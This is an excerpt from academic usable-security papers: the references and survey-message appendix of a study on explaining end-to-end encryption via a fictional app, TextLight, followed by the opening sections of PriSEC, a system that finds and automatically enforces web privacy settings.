[22] Facebook. Secret conversations. https://www.facebook.com/help/messenger-app/1084673321594605.

[23] Facebook. Whatsapp security. https://www.whatsapp.com/security/.

[24] Sascha Fahl, Marian Harbach, Thomas Muders, Matthew Smith, and Uwe Sander. Helping Johnny 2.0 to Encrypt His Facebook Conversations. In *SOUPS*, 2012.

[25] Simson L. Garfinkel and Robert C. Miller. Johnny 2: A User Test of Key Continuity Management with S/MIME and Outlook Express. In *SOUPS*, 2005.

[26] Shirley Gaw, Edward W. Felten, and Patricia Fernandez-Kelly. Secrecy, Flagging, and Paranoia: Adoption Criteria in Encrypted Email. In *CHI*, 2006.

[27] Nina Gerber, Verena Zimmermann, Birgit Henhapl, Sinem Emeröz, and Melanie Volkamer. Finally Johnny Can Encrypt: But Does This Make Him Feel More Secure? In *ARES*, 2018.

[28] Joseph A Gliem and Rosemary R Gliem. Calculating, Interpreting, and Reporting Cronbach's Alpha Reliability Coefficient for Likert-Type Scales. Midwest Research-to-Practice Conference in Adult, Continuing, and Community Education, 2003.

[29] Eszter Hargittai and Yuli Patrick Hsieh. Succinct Survey Measures of Web-Use Skills. *Social Science Computer Review*, 30(1):95–107, 2012.

[30] Kashmir Hill. 'God View': Uber allegedly stalked users for party-goers' viewing pleasure. *Forbes*, 2014.

[31] Myles Hollander, Douglas A Wolfe, and Eric Chicken. *Nonparametric Statistical Methods*, volume 751. John Wiley & Sons, 2013.

[32] Sture Holm. A Simple Sequentially Rejective Multiple Test Procedure. *Scandinavian Journal of Statistics*, pages 65–70, 1979.

[33] Patrick Gage Kelley, Sunny Consolvo, Lorrie Faith Cranor, Jaeyeon Jung, Norman Sadeh, and David Wetherall. A conundrum of permissions: installing applications on an android smartphone. In *Financial Crypto*, 2012.

[34] Klaus Krippendorff. Reliability in Content Analysis: Some Common Misconceptions and Recommendations. *Human communication research*, 30(3):411–433, 2004.

[35] Priya C. Kumar, Marshini Chetty, Tamara L. Clegg, and Jessica Vitak. Privacy and Security Considerations For Digital Technology Use in Elementary Schools. In *CHI*, 2019.

[36] Alexander De Luca, Sauvik Das, Martin Ortlieb, Iulia Ion, and Ben Laurie. Expert and Non-Expert Attitudes towards (Secure) Instant Messaging. In *SOUPS*, 2016.

[37] Hiroaki Masaki, Kengo Shibata, Shui Hoshino, Takahiro Ishihama, Nagayuki Saito, and Koji Yatani. Exploring Nudge Designs to Help Adolescent SNS Users Avoid Privacy and Safety Threats. In *CHI*, 2020.

[38] Arunesh Mathur, Josefine Engel, Sonam Sobti, Victoria Chang, and Marshini Chetty. "They Keep Coming Back Like Zombies": Improving Software Updating Interfaces. In *SOUPS*, 2016.

[39] Nora McDonald, Sarita Schoenebeck, and Andrea Forte. Reliability and Inter-Rater Reliability in Qualitative Research: Norms and Quidelines for CSCW and HCI practice. *Proceedings of the ACM on Human-Computer Interaction*, 3(CSCW):1–23, 2019.

[40] Alena Naiakshina, Anastasia Danilova, Sergej Dechand, Kat Krol, M Angela Sasse, and Matthew Smith. Poster: Mental Models-User Understanding of Messaging and Encryption. In *EuroUSEC*, 2016.

[41] Eyal Peer, Serge Egelman, Marian Harbach, Nathan Malkin, Arunesh Mathur, and Alisa Frik. Nudge Me Right: Personalizing Online Security Nudges to People's Decision-Making Styles. *Computers in Human Behavior*, 109:106347, 2020.

[42] Library Freedom Project. Library freedom resouces. https://libraryfreedom.org/index.php/resources/.

[43] Rakuten. Viber security. https://www.viber.com/security/.

[44] Rakuten. Viber: Support portal. https://support.viber.com/customer/en/portal/articles/2017401-viber-accounts-security-and-encryption.

[45] Lena Reinfelder, Zinaida Benenson, and Freya Gassmann. Differences Between Android and iPhone Users in their Security and Privacy Awareness. In *TrustBus*, 2014.

[46] Anna L Rowe and Nancy J Cooke. Measuring mental models: Choosing the right tools for the job. *Human resource development quarterly*, 6(3):243–255, 1995.

[47] Scott Ruoti, Jeff Andersen, Scott Heidbrink, Mark O'Neill, Elham Vaziripour, Justin Wu, Daniel Zappala, and Kent Seamons. We're on the Same Page: A Usability Study of Secure Email Using Pairs of Novice Users. In *CHI*, 2016.

[48] Scott Ruoti, Jeff Andersen, Tyler Monson, Daniel Zappala, and Kent Seamons. A Comparative Usability Study of Key Management in Secure Email. In *SOUPS*, 2018.

[49] Scott Ruoti et al. A Usability Study of Four Secure Email Tools Using Paired Participants. *ACM Transactions on Privacy and Security (TOPS)*, 22(2):13, 2019.

[50] Scott Ruoti, Nathan Kim, Ben Burgon, Timothy Van Der Horst, and Kent Seamons. Confused Johnny: When Automatic Encryption Leads to Confusion and Mistakes. In *SOUPS*, 2013.

[51] Johnny Saldaña. *The Coding Manual for Qualitative Researchers*. Sage, 2015.

[52] Wickr Security. *Your Conversations and Data are Private by Design*. https://wickr.com/security/.

[53] Steve Sheng, Levi Broderick, Colleen Alison Koranda, and Jeremy J Hyland. Why Johnny Still Can't Encrypt: Evaluating the Usability of Email Encryption Software. In *SOUPS*, 2006.

[54] Signal Foundation. Signal terms and privacy policy. https://signal.org/legal/.

[55] Peter Story, Daniel Smullen, Alessandro Acquisti, Lorrie Faith Cranor, Norman Sadeh, and Florian Schaub. From intent to action: Nudging users towards secure mobile payments. In *SOUPS*, 2020.

[56] Joshua Tan, Lujo Bauer, Joseph Bonneau, Lorrie Faith Cranor, Jeremy Thomas, and Blase Ur. Can Unicorns Help Users Compare Crypto Key Fingerprints? In *CHI*, 2017.

[57] Telegram F.A.Q. Secret chats. https://telegram.org/faq#secret-chats.

[58] Telegram F.A.Q. What is telegram? https://telegram.org/faq#q-what-is-telegram-what-do-i-do-here.

[59] Threema. *Cryptography Whitepaper*, 2019. https://threema.ch/press-files/cryptography_whitepaper.pdf.

[60] Wenley Tong, Sebastian Gold, Samuel Gichohi, Mihai Roman, and Jonathan Frankle. Why King George III Can Encrypt. *Freedom to Tinker*, 2014.

[61] Blase Ur, Felicia Alfieri, Maung Aung, Lujo Bauer, Nicolas Christin, Jessica Colnago, Lorrie Cranor, Harold Dixon, Pardis Emami Naeini, Hana Habib, Noah Johnson, and William Melicher. Design and Evaluation of a Data-Driven Password Meter. In *CHI*, 2017.

[62] Elham Vaziripour, Devon Howard, Jake Tyler, Mark O'Neill, Justin Wu, Kent Seamons, and Daniel Zappala. I Don't Even Have to Bother Them! Using Social Media to Automate the Authentication Ceremony in Secure Messaging. In *CHI*, 2019.

[63] Elham Vaziripour, Justin Wu, Mark O'Neill, Daniel Metro, Josh Cockrell, Timothy Moffett, Jordan Whitehead, Nick Bonner, Kent Seamons, and Daniel Zappala. Action Needed! Helping Users Find and Complete the Authentication Ceremony in Signal. In *SOUPS*, 2018.

[64] Elham Vaziripour, Justin Wu, Mark O'Neill, Jordan Whitehead, Scott Heidbrink, Kent Seamons, and Daniel Zappala. Is that you, Alice? A Usability Study of the Authentication Ceremony of Secure Messaging Applications. In *SOUPS*, 2017.

[65] Yang Wang, Pedro Giovanni Leon, Alessandro Acquisti, Lorrie Faith Cranor, Alain Forget, and Norman Sadeh. A Field Trial of Privacy Nudges for Facebook. In *CHI*, 2014.

[66] Yang Wang, Pedro Giovanni Leon, Kevin Scott, Xiaoxuan Chen, Alessandro Acquisti, and Lorrie Faith Cranor. Privacy Nudges for Social Media: An Exploratory Facebook Study. In *WWW*, 2013.

[67] Rick Wash. Folk Models of Home Computer Security. In *SOUPS*, 2010.

[68] Stefan Wellek. *Testing Statistical Hypotheses of Equivalence and Noninferiority*. CRC Press, 2010.

[69] WhatsApp. *Two Billion Users – Connecting the World Privately*. https://blog.whatsapp.com/two-billion-users-connecting-the-world-privately?_fb_noscript=1.

[70] WhatsApp. How we work with facebook companies, 2020. https://faq.whatsapp.com/general/security-and-privacy/how-we-work-with-the-facebook-companies?eea=1&_fb_noscript=1.

[71] WhatsApp FAQ. *End-to-End Encryption*. (Last accessed on Sep. 2019).

[72] Justin Wu, Cyrus Gattrell, Devon Howard, Jake Tyler, Elham Vaziripour, Daniel Zappala, and Kent Seamons. "Something isn't secure, but I'm not sure how that translates into a problem": Promoting Autonomy by Designing for Understanding in Signal. In *SOUPS*, 2019.

[73] Justin Wu and Daniel Zappala. When is a Tree Really a Truck? Exploring Mental Models of Encryption. In *SOUPS*, 2018.

Appendix

A Messages used in the survey study

A.1 Long message

Unlike many other messaging apps, messages in *TextLight* are end-to-end encrypted. This ensures that **only you and the person you're communicating with can read the messages you send and receive. Nobody in between – including employees here at *TextLight* – can see the content of your messages.**

That's because the encryption and decryption of messages in *TextLight* occurs entirely on your device. Before a message ever leaves your device, it's secured with a lock, and only you and your recipients have the keys to open the message and read it. **These keys are kept only on your devices, so *TextLight* never has access to them.**

Not all messaging apps use end-to-end encryption. For example, SMS messaging is not encrypted. **Apps that do**

not use end-to-end encryption can access, read, or change your messages, or even sell your private conversations to other parties. *TextLight*, with end-to-end encryption, guarantees that your messages can't be sold because we don't have access to your unencrypted messages in the first place. With end-to-end encrypted messaging, privacy isn't just a promise; it's mathematically ensured.

It's important to note that *TextLight* and end-to-end encryption cannot protect against all possible privacy threats. **Parties such as *TextLight* and your internet service provider (Verizon, T-mobile, etc.) may be able to tell that you are exchanging messages with someone,** even if they can't see what the messages say. Moreover, **end-to-end encryption cannot protect you from someone who gets their hands on your unlocked phone, or from a hacker who has successfully installed malicious software.** *TextLight* also does not prevent your correspondent from publishing the messages you have exchanged.

A.2 Medium messages

m1: No confidentiality Messages in TextLight are end-to-end encrypted. Before a message ever leaves your device, it's secured with a lock, and only you and your recipients have the keys to open the message and read it. These keys are kept only on your devices, so TextLight never has access to them.

Apps that do not use end-to-end encryption can read, change your messages, or even sell your private conversations to other parties. With end-to-end encrypted messaging, privacy isn't just a promise; it's mathematically ensured.

It's important to note that TextLight and end-to-end encryption cannot protect against all possible privacy threats. Parties such as TextLight and your internet service provider (Verizon, T-mobile, etc.) may be able to tell that you are exchanging messages with someone, even if they can't see what the messages say. Moreover, end-to-end encryption cannot protect you from someone who gets their hands on your unlocked phone, or from a hacker who has successfully installed malicious software.

m2: No endpoint weakness Messages in TextLight are end-to-end encrypted. This ensures that only you and the person you're communicating with can read the messages you send and receive.

That's because before a message ever leaves your device, it's secured with a lock, and only you and your recipients have the keys to open the message and read it. These keys are kept only on your devices, so TextLight never has access to them.

Apps that do not use end-to-end encryption can read, change your messages, or even sell your private conversations to other parties. With end-to-end encrypted messaging, privacy isn't just a promise; it's mathematically ensured.

It's important to note that TextLight and end-to-end encryption cannot protect against all possible privacy threats. Parties such as TextLight and your internet service provider (Verizon, T-mobile, etc.) may be able to tell that you are exchanging messages with someone, even if they can't see what the messages say.

A.3 Short messages

Confidentiality (s.conf): Messages in TextLight are end-to-end encrypted. This ensures that only you and the person you're communicating with can read the messages you send and receive. Nobody in between can see the content of your messages.

Metadata weakness (s.meta): Messages in TextLight are end-to-end encrypted. However, parties such as TextLight and your internet service provider (Verizon, T-mobile, etc.) may be able to tell that you are exchanging messages with someone, even if they can't see what the messages say.

Endpoint weakness (s.endpt): Messages in TextLight are end-to-end encrypted. However, end-to-end encryption cannot protect you from someone who gets their hands on your unlocked phone, or from a hacker who has successfully installed malicious software.

Mechanism (s.mech): Messages in TextLight are end-to-end encrypted. Before a message ever leaves your device, it's secured with a lock, and only you and your recipients have the keys to open the message and read it.

Risks (s.risk): Messages in TextLight are end-to-end encrypted however, not all messaging apps use end-to-end encryption. Apps that do not use end-to-end encryption can read, change, or even sell your messages to other parties.

A.4 Control message

TextLight is a messaging app with a focus on speed and accuracy, it's super-fast, simple and free. You can use TextLight on all your devices at the same time – your messages sync seamlessly across any number of your phones, tablets or computers.

With TextLight, you can send messages, photos, videos and files of any type (doc, zip, mp3, etc), as well as create groups for up to 200,000 people or channels for broadcasting to unlimited audiences. You can write to your phone contacts and find people by their usernames. As a result, TextLight is like SMS and email combined – and can take care of all your personal or business messaging needs. In addition to this, we support voice calls.

B Messages used in the app study

B.1 Short messages

- Messages in TextLight are end-to-end encrypted. End-to-end encryption ensures that only you and the person you're communicating with can read the messages you send and receive. Nobody in between can see the content of your messages.
- Even though messages in TextLight are end-to-end encrypted, parties such as TextLight and your internet/mobile service provider (Verizon, AT&T, etc.) may still be able to tell that you are exchanging messages with someone, even if they can't see what the messages say.
- We use end-to-end encryption in TextLight to keep your messages safe, but end-to-end encryption cannot protect you from someone who gets their hands on your unlocked phone, or from a hacker who has successfully installed malicious software on your phone.
- End-to-end encryption ensures that before a message ever leaves your device, it's secured with a lock, and only you and your recipients have the keys to open the message and read it. Messages in TextLight are end-to-end encrypted.
- Not all messaging apps use end-to-end encryption. Apps that do not use end-to-end encryption can read, change, or even sell your messages to others. That's why we always use end-to-end encryption in TextLight.

B.2 Long message

Unlike many other messaging apps, messages in TextLight are end-to-end encrypted. End-to-end encryption ensures that only you and the person you're communicating with can read the messages you send and receive. Nobody in between – including employees here at TextLight – can see the content of your messages.

That's because with end-to-end encryption, the encryption and decryption of messages in TextLight occurs entirely on your device. Before a message ever leaves your device, it's secured with a lock, and only you and your recipients have the keys to open the message and read it. These keys are kept only on your devices, so TextLight never has access to them.

Not all messaging apps use end-to-end encryption. For example, SMS messaging is not encrypted. Apps that do not use end-to-end encryption can access, read, or change your messages, or even sell your private conversations to other parties. TextLight, with end-to-end encryption, guarantees that your messages can't be sold because we don't have access to your unencrypted messages in the first place. With end-to-end encrypted messaging, privacy isn't just a promise; it's mathematically ensured.

We use end-to-end encryption in TextLight to keep your messages safe, but end-to-end encryption cannot protect against all possible privacy threats. Parties such as TextLight and your internet/mobile service provider (Verizon, AT&T, etc.) may be able to tell that you are exchanging messages with someone, even if they can't see what the messages say. Moreover, end-to-end encryption cannot protect you from someone who gets their hands on your unlocked phone, or from a hacker who has successfully installed malicious software on your phone. TextLight also does not prevent your correspondent from publishing the messages you have exchanged.

C Mapping of educational messages to findings of our previous work [9]

A mapping between suggestions in our previous work and educational messages in this work are given in this Appendix. All short messages mentioned below are also included in the Long message.

- **Confidentiality:** Previously we had suggested that users find confidentiality the most important aspect of e2e encryption. We emphasize this point in s.conf, s.mech.
- **Risks:** We directly communicate the risks of not using e2e encrypted systems with s.risk. Our previous work noted that that conveying the risks of not using e2e encryption was important and surprising to multiple users.
- **Mechanism:** We dedicate a short message to the inner workings of e2e encryption (s.mech). As suggested previously, we use a brief analogy and emphasize that this mechanism ensures confidentiality. This aims to strike a balance between users who want to learn more about the technical aspects of e2e encryption, and users who are confused by it.
- **Endpoint and metadata weaknesses:** We had previously suggested that it is important to mention weaknesses of e2e encryption, we achieve this with s.meta and s.endpt. s.endpt emphasizes that the endpoints aren't protected by e2e encryption, and s.meta conveys that e2e encryption by itself does not protect metadata. Although metadata weakness wasn't emphasized in our prior work, we think it's an important limitation of e2e encryption and therefore include it.

In addition, we follow other recommendations such as avoiding integrity and authenticity topics, employing risk communication methods, and integrating the messages in regular communication workflows.

D Extended Appendices

An extended version of the paper with instrumentation and additional figures based on results can be found at: https://github.com/SP2-MC2/e2ee.

PriSEC: A Privacy Settings Enforcement Controller

Rishabh Khandelwal[1], Thomas Linden[1], Hamza Harkous[2], and Kassem Fawaz[1]

[1]University of Wisconsin–Madison
[1]{rkhandelwal3, tlinden2, kfawaz}@wisc.edu
[2]Google Inc.
[2]harkous@google.com

Abstract

Online privacy settings aim to provide users with control over their data. However, in their current state, they suffer from usability and reachability issues. The recent push towards automatically analyzing privacy notices has not accompanied a similar effort for the more critical case of privacy settings. So far, the best efforts targeted the special case of making opt-out pages more reachable. In this work, we present PriSEC, a Privacy Settings Enforcement Controller that leverages machine learning techniques towards a new paradigm for automatically enforcing web privacy controls. PriSEC goes beyond finding the webpages with privacy settings to discovering fine-grained options, presenting them in a searchable, centralized interface, and – most importantly – enforcing them on-demand with minimal user intervention. We overcome the open nature of web development through novel algorithms that leverage the invariant behavior and rendering of webpages. We evaluate the performance of PriSEC to find that it precisely annotates the privacy controls for 94.3% of the control pages in our evaluation set. To demonstrate the usability of PriSEC, we conduct a user study with 148 participants. We show an average reduction of 3.75x in the time taken to adjust privacy settings compared to the baseline system.

1 Introduction

For decades, the "Notice and Choice" model has been the governing framework for disclosing and controlling online privacy practices [29]. Privacy *notices*, manifesting in lengthy privacy policies, inform users about how websites, devices, apps, or service providers handle their data. Online settings and menus provide users with options to opt-in for data collection, manage their communication and marketing preferences, and control the extent to which their data is shared. However, in their current forms, privacy control settings suffer from usability issues [10]. With the introduction of regulations like the GDPR [9] and the CCPA [34], online entities are required to provide more privacy control settings to the users. In some instances, these privacy controls have become more cumbersome to locate, often distributed across multiple pages. As we later show in this work, the users needed to navigate to ten URLs, on average, to adjust a privacy setting in our user study.

Taking Twitter as an example, to set their privacy preferences, the user should first expand the "More" side-bar menu, navigate to the "Settings and privacy" page, traverse the relevant settings tabs (each of which contains numerous sub-modules a user must enter), change the settings, and then exit. Additionally, the users already have to know the actual terms to look for when navigating these interfaces.

Therefore, users may find it hard to exercise informed privacy control for websites with deep menus for privacy settings. They are far more likely to rely on default configurations than they are to fine-tune their settings for each service [1, 15]. In several cases, these default settings are privacy-invasive and favor the service providers, which results in privacy risks [21, 24, 25]. While several proposals have aimed at alternative interfaces for presenting privacy notices [12, 30, 40], online privacy controls have received less attention. The main work in that context has been on automatically extracting opt-out links from privacy policies [11, 14, 32].

In this work, we propose a new paradigm to improve the accessibility of web privacy controls: we automatically find webpages with privacy settings, locate the fine-grained options within these pages, group them by topic, present them in a searchable user interface, and allow users to automatically enforce them on demand. Achieving these objectives requires (1) building a unified understanding of the privacy control settings that scales across providers and web technologies and (2) developing flexible user and programming interfaces that allow the user to interact with the settings in an intuitive way.

To realize these goals, we built PriSEC, a privacy settings enforcement controller that utilizes machine learning techniques to discover, present, and enforce privacy settings. To address the challenges described above, PriSEC leverages a key insight to enable the robust extraction of privacy control

elements: their presentation to the user and behavior should be consistent to maintain the user experience. Using this insight, PriSEC applies a three-stage pipeline that, given a domain, extracts a machine-readable representation of its privacy controls. First, PriSEC crawls the domain and identifies privacy control pages via a machine-learning classifier that exploits the site's textual and UI features. Next, PriSEC simulates users' behavior by interacting with every UI element on the page. Using a deep-learning-based visual classifier, it categorizes these elements into types, regardless of their underlying implementation. Finally, it clusters these UI elements into groups, creating "control recipes," ready to be consumed by the application interface.

To demonstrate these recipes, we built a Chrome browser extension that presents them to the users in a centralized location. Also, it enables the users to pose free-form natural-language queries that are semantically matched with the relevant privacy controls. Once the user provides their choices in the extension, PriSEC automatically enforces the relevant setting, without any further interaction, thereby making the privacy settings more accessible and reducing the overhead of the user at the same time.

We further perform an end-to-end evaluation of PriSEC, assessing its core components:

- We show that our pipeline for generating enforceable control recipes correctly extracts such recipes for 94.3% of the pages in our manually annotated control pages' dataset. This evaluation showcases the generality of PriSEC's design, despite the variance in the HTML implementation of the analyzed pages.
- We evaluate PriSEC's performance on matching user queries with privacy options, and we find that it achieves a top-3 accuracy of 95.6% on a dataset of free-form queries that originate from real users on Twitter and Reddit. This result shows the extent to which PriSEC can reduce the user's effort to locate a privacy setting of interest.
- We further conduct an online user study with 148 participants on Amazon MTurk to evaluate PriSEC's client implemented as a browser extension. We find that time taken to adjust privacy settings on a set of 6 popular websites is reduced by a factor of 3.75. Moreover, PriSEC received a higher average System Usability Scale (SUS) of 72 compared to 63 for the manual baseline.

2 Background on Privacy Settings

Before delving into PriSEC's design, we start with the necessary background and definitions around privacy settings that we use later in the paper. Online service providers offer privacy settings, in the form of *Privacy Control Pages*, for their




Figure 1: (Left) Settings page on twitter.com showing various groups. (Right) Rendering of the client side showing the search interface of PriSEC.

users to control the access, processing, and sharing of personal data. The anatomy of privacy control pages is typically different from other common types of webpages. They are not rich with text, and, depending on the domain, they might contain a set of input elements. Privacy settings can be either co-located within general settings pages or embedded in privacy policies. There are two types of privacy settings: browser-centric and user-centric. Browser-centric settings cover managing cookies through centralized user interfaces, such as browser settings or site-provided banners [35]. In contrast, user-centric settings require the user to find and interact with specific pages (sometimes requiring a login) designed by the service providers. We focus on user-centric settings due to their challenging, non-standard, and distributed aspects in this work.

One can view a privacy control page as a set of *Privacy Control Groups*. Each group is associated with a single privacy topic and a set of options for that topic. Fig. 1 shows an example of a privacy control page from twitter.com. The page contains three control groups corresponding to the topics: *Push Notifications*, *Tweets*, and *Mentions and replies*. For example, the *Mentions and Replies* group has three options: *Tailored for you*, *From anyone*, and *Off*. In our context, each privacy option is associated with an input HTML element with which the user can interact. This interaction results in setting a choice for that privacy topic. For instance, Fig. 1 shows a case where radio-button elements can be used to set one of three options for configuring mentions and replies. It also shows another case where a checkbox element can be used to enable push notifications for tweets.

In PriSEC, we use the term *Control Recipe* to refer to the sequence of actions required to set a specific privacy option. PriSEC utilizes a browser extension that presents these options in a centralized interface. The user can then decide on




Figure 2: The system overview of PriSEC. The client-side handles the user interaction whereas the backend performs the offline processing and generates control recipes.

their *privacy preference* within the plugin. PriSEC then automatically enforces these preferences. To do so, it takes the control recipe of the privacy option and packs it as a JavaScript snippet. Then, it executes JavaScript in the corresponding privacy settings webpage.

3 System Overview

PriSEC extracts the privacy settings, presents them to the users in an intuitive way, and enables automatic enforcement of their choices. It employs two components: a backend component responsible for offline processing of control pages and building the control recipes, and a client-side JavaScript extension to handle user interaction. A high-level diagram of PriSEC is shown in Fig. 2.

Backend

Given a domain, PriSEC's *Domain Crawler* crawls its webpages to identify a set of privacy control pages. This crawler is described in Sec. 4. Then, the Recipe Generator processes each control page to extract a machine-readable representation of all the privacy control groups on the page (Sec. 5). We call such representations the *control recipes*. They include, for each control element, the XML Path (XPath) leading to it (representing the sequence of actions needed to set it) and a descriptive text extracted from the page.

Client

On the client side, PriSEC has a plugin running on the user's browser. As shown in Fig. 2, the *Client Service* locally maintains the per-domain control recipes that have been generated by the backend. Given a domain, the *User Interface* presents these recipes and allows the user to issue free form queries about specific control settings. To change a setting, the user can either locate the setting-of-interest through browsing the list of settings or issuing a free form query, as shown in Fig 1. The *Enforcer* module takes the user choices and automatically applies that setting in a new tab by injecting the necessary JavaScript, based on the control recipe, without any further user intervention.

In this paper, we present one example of a user interface that leverages the functionality of PriSEC. One could, however, use the underlying system as a more general-purpose API that can return and enforce control recipes as requested by a user-level interface.

Challenges

Designing and implementing PriSEC comes with a set of unique challenges. The major challenge stems from the open nature of the web domain. Unlike developing with mobile-device frameworks such as *Swift* or *Android Studio*, web development is far less structured. Further, the static resources of most modern webpages do not provide a comprehensive picture of the service, and the lack of uniform code structuring introduces additional nuances to any third-party analysis. For example, extracting relevant text for a privacy option is difficult because the implementation varies among websites. Thus, our goal of generalizing the search, processing, and enforcement across webpages is a challenging task.

The next sections explain the design of PriSEC's modules (Fig. 2), namely the crawler (Sec. 4), the recipe generator (Sec. 5), and the client application (Sec. 6).

4 Crawler

The *Crawler* module identifies the privacy control webpages for a target domain. This module takes a two-step approach: it first finds the candidate pages; then it classifies these candidates using a machine learning classifier that we developed. Fig. 3 highlights the operation of the crawler.

4.1 Candidate Page Identification

Given the domain, PriSEC's crawler finds a valid starting URL from the search results of DuckDuckGo, a popular search-engine. The search query is the domain along with the keywords: "privacy" and "settings". The crawler chooses the starting URL to be the first page with a domain that matches the target. Then this module extracts all visible anchor tags located at the starting page. We use the Selenium web-driver in Python to perform the crawling.

In certain domains, some anchor links are only visible upon clicking specific elements on the page (e.g., a profile icon). To reveal these hidden links, the crawler iteratively tabs (i.e., simulates a tab click on the keyboard) through the page and clicks all the interactable elements. The set of obtained links




Figure 3: The processing pipeline of PriSEC's crawler.




Figure 4: The architecture of PriSEC's *Is-Control* classifier.

are crawled in turn in a Breadth-First-Search (BFS) order with a depth of 3. In order to prune the search space, we apply a set of pattern-matching heuristics to eliminate URLs that are known not to contain privacy controls (e.g., `https://example.com/about` or `https://example.com/faqs`).

The resulting candidate set comprises the discovered anchor links during this process. We further apply a keyword-based filter targeting the page title to reduce the noise in this set. The keywords are derived from the set of privacy-control pages used for training the *Is-Control* classifier in Sec. 4.2.

We note that to find the candidate pages behind a login page, we first create Chrome profiles and manually login once to the websites either using third-party logins or test accounts. We then load these profiles in Selenium, which automatically reuses the sessions during crawling. We discuss the limitations of this step and the alternatives in Sec. 8.

4.2 *Is-Control* Classifier

Now that we have a candidate list of links, we want to keep the ones corresponding to control pages. PriSEC uses a custom *Is-Control* classifier that takes an input as a candidate HTML page (from the crawler), extracts its textual and visual features, and predicts whether that page is a control page.

4.2.1 Architecture

We consider two feature sets for representing an input HTML page: text features extracted from the page and visual features extracted from its UI elements. The model architecture is shown in Fig. 4.

Text Features To represent the page's text, we combine the page title, text from heading elements (`h#`), and text from the buttons. In the cases where the heading elements do not exist, we add the text from paragraph elements (`p`) if present, and from the entire text of the page if not. Next, we encode the combined text using a pre-trained Universal Sentence Encoder [5] based on a Deep Averaging Network [13]. This encoder has previously shown success for text classification tasks with small datasets [27].

Visual Features Then, the crawler enumerates all the input elements on the page and builds a binary feature vector. This 4-dimensional vector encodes whether each of the following types of UI elements is present or not: radio buttons, checkboxes, select elements, and buttons. The decision to make this feature vector a binary one was to restrict the input space, particularly because the training data is relatively small (as we explain later).

Combining the Features Concatenating the visual feature vector with the text embedding vector results in the input vector to a neural network composed of two dense layers with ReLU activation [2], followed by a Softmax. The classifier outputs a probability vector indicating whether the page is a control page or not.

High Recall Goal A major challenge for this classifier is the inherent noise in HTML pages, due to headers, footers, and side menus. This noise might affect the classifier's precision. However, our main goal from the *Is-Control* classifier is to act as an initial filtering stage. It should exhibit high recall on the control pages, capturing almost all control pages of a domain, but not necessarily high precision. The subsequent processing steps of PriSEC's pipeline will handle false positive instances.

4.2.2 Training and Testing

To create the data for the classifier, we used the privacy policies dataset from Linden et al. [18] as a starting point. Starting from the privacy policy links and the corresponding homepage, two of the authors went through the outgoing URLs, authenticating the user if necessary. In this process, we obtained 198 privacy control URLs (43 located behind logins) and 498 non-control URLs. In total, these sum up to 696 unique webpages. The non-control pages we select vary significantly in purpose as the overarching objective was to collect a diverse set of pages, including text-rich pages (*e.g.* articles), privacy-related pages (*e.g.* privacy policies), and pages containing forms (*e.g.* contact or login pages).

Next, we set aside a balanced test set of 100 pages split evenly between control and non-control pages. We train the binary classifier on the remaining set of 596 pages, with 148 control and 448 non-control instances. We used over-sampling during training to equally represent samples from the two

Table 1: A breakdown of *Is-Control* classifier's performance on the test set.

Instances	Support	Recall	Precision	F1-score
Control	50	0.98	0.84	0.91
Non-Control	50	0.84	0.98	0.89
Total Pages	100	0.90	0.91	0.90

classes. Table 1 shows the performance of the classifier on the test set. As evident from the table, the classifier detects 98% of the control pages and has a false positive rate of 16%. We purposefully optimized the classifier to have high recall over the control pages because the *Recipe-Generator* module is designed to further filter out the false positives, as discussed in Sec. 7.

5 Recipe Generator

The *Recipe-Generator* module receives potential privacy control pages from the *Crawler* module. It extracts a "machine-readable" and uniform representation of the privacy control page. This representation is the set of privacy control groups, the privacy options, and their control recipes, as defined in Sec. 2. With such representation in place, PriSEC enables a set of client applications that run on different HTML implementations of control pages. In Sec. 6, we provide an example of such an application.

In this context, we have to overcome two main challenges that arise due to the nature of web development. First, the growing popularity of dynamic-loading of webpage content suggests that static analysis of HTML is insufficient for discovering the HTML elements associated with privacy options. Second, in HTML, there is no standard way to implement the elements with which the user interacts. For example, *switches* can be implemented using *checkbox* as well as *div* elements. Identifying the type of an HTML element is important for recognizing the privacy options once discovered.

